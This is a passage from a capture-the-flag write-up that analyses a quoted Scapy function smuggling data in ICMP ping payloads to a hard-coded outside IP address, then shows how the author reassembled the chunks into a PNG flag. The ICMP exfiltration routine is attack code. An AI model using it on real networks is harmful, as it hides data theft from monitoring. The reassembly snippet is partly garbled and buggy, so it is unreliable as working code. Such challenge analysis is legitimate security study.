It is a large output. But it is simple if we analyze request(tree) again:
def request(tree, dest='172.67.139.222'):
    vals = [ (x, z) for x, y in tree.items() for z in y ]
    shuffle(vals)
    count = 0
    for val in vals:
        key = val[0]
        enum = val[-1][-1]
        data = val[-1][0][-1]
        ping = IP(dst=dest) / ICMP(id=key, seq=enum) / data
        sr1(ping, verbose=0)
        if not count % 150 and count != 0:
            time.sleep(2)
        print count, '/', len(vals)
        count += 1
Let’s take val = (2, [[['0'], ['1']], 0]) (the second element of the previous output). So the key value is taken from val[0]; in our example, it is 2. Then, the enum is val[-1][-1], that corresponds to 0. Finally, the data is taken as val[-1][0][-1], which is '1'.
Actually, let’s create a sent_chunks list to see how the data is sent (skipping ICMP):
>>> sent_chunks = []
>>> for val in vals:
...     key = val[0]
...     enum = val[-1][-1]
...     data = val[-1][0][-1]
...     sent_chunks.append((key, enum, data[0]))
...
>>> sent_chunks
[(1, 0, '0'), (2, 0, '1'), (2, 1, '2'), (3, 0, '6'), (3, 1, '5'), (3, 2, '4'), (3, 3, '3'), (4, 0, '7'), (4, 1, '8'), (4, 2, '9'), (4, 3, 'a'), (4, 4, 'b'), (4, 5, 'c'), (4, 6, 'd'), (4, 7, 'e'), (5, 0, 'u'), (5, 1, 't'), (5, 2, 's'), (5, 3, 'r'), (5, 4, 'q'), (5, 5, 'p'), (5, 6, 'o'), (5, 7, 'n'), (5, 8, 'm'), (5, 9, 'l'), (5, 10, 'k'), (5, 11, 'j'), (5, 12, 'i'), (5, 13, 'h'), (5, 14, 'g'), (5, 15, 'f'), (6, 0, 'v'), (6, 1, 'w'), (6, 2, 'x'), (6, 3, 'y'), (6, 4, 'z'), (6, 5, 'A'), (6, 6, 'B'), (6, 7, 'C'), (6, 8, 'D'), (6, 9, 'E'), (6, 10, 'F'), (6, 11, 'G'), (6, 12, 'H'), (6, 13, 'I'), (6, 14, 'J'), (6, 15, 'K'), (6, 16, 'L')]
Again, it is a large output. We can visualize it better as follows:
>>> print(str(sent_chunks).replace('), (', '),\n('))
[(1, 0, '0'),
(2, 0, '1'),
(2, 1, '2'),
(3, 0, '6'),
(3, 1, '5'),
(3, 2, '4'),
(3, 3, '3'),
(4, 0, '7'),
(4, 1, '8'),
(4, 2, '9'),
(4, 3, 'a'),
(4, 4, 'b'),
(4, 5, 'c'),
(4, 6, 'd'),
(4, 7, 'e'),
(5, 0, 'u'),
(5, 1, 't'),
(5, 2, 's'),
(5, 3, 'r'),
(5, 4, 'q'),
(5, 5, 'p'),
(5, 6, 'o'),
(5, 7, 'n'),
(5, 8, 'm'),
(5, 9, 'l'),
(5, 10, 'k'),
(5, 11, 'j'),
(5, 12, 'i'),
(5, 13, 'h'),
(5, 14, 'g'),
(5, 15, 'f'),
(6, 0, 'v'),
(6, 1, 'w'),
(6, 2, 'x'),
(6, 3, 'y'),
(6, 4, 'z'),
(6, 5, 'A'),
(6, 6, 'B'),
(6, 7, 'C'),
(6, 8, 'D'),
(6, 9, 'E'),
(6, 10, 'F'),
(6, 11, 'G'),
(6, 12, 'H'),
(6, 13, 'I'),
(6, 14, 'J'),
(6, 15, 'K'),
(6, 16, 'L')]
So we can see that key goes from 1 to 6, and for each key we have enum (and they go from
Notice as well that for odd key, the values for data are reversed. We can represent the above output as a tree (key values are at the left, and data values form the tree structure):
1:                                   0
2:                                  1 2
3:                                6 5 4 3
4:                            7 8 9 a b c d e
5:                    u t s r q p o n m l k j i h g f
6:    v w x y z A B C D E F G H I J K L . . . . . . . . . . . . . . .
Now we have the order in which we must reassemble the chunks. In order to automate it, we can use Python. For that, I sorted the chunks by key; then I created a map to store the chunks separated by key; and then I sorted the chunks lists by enum (in reverse order if the key is odd):
    chunks.sort(key=lambda chunk: chunk['key'])

    cur_key = 0
    key_chunks = {}

    for chunk in chunks:
        if chunk['key'] != cur_key:
            cur_key = chunk['key']
            key_chunks[cur_key] = []

        key_chunks[cur_key].append(chunk)

    for key in key_chunks:
        key_chunks[cur_key].append(chunk)
Finally, I just need to take all the data from the ordered chunks and write the bytes to a file (I already know it is a PNG file because I printed the chunks before and identified the magic bytes \x89PNG):
    img = [chunk['data'] for chunks in key_chunks.values() for chunk in chunks]

    with open('flag.png', 'wb') as f:
        f.write(b''.join(img))
Flag
And this is the resulting image (flag.png):

So the flag is: HTB{H4rd_day'$_k1LLin'_@h3ad}.
The full script can be found in here: solve.py.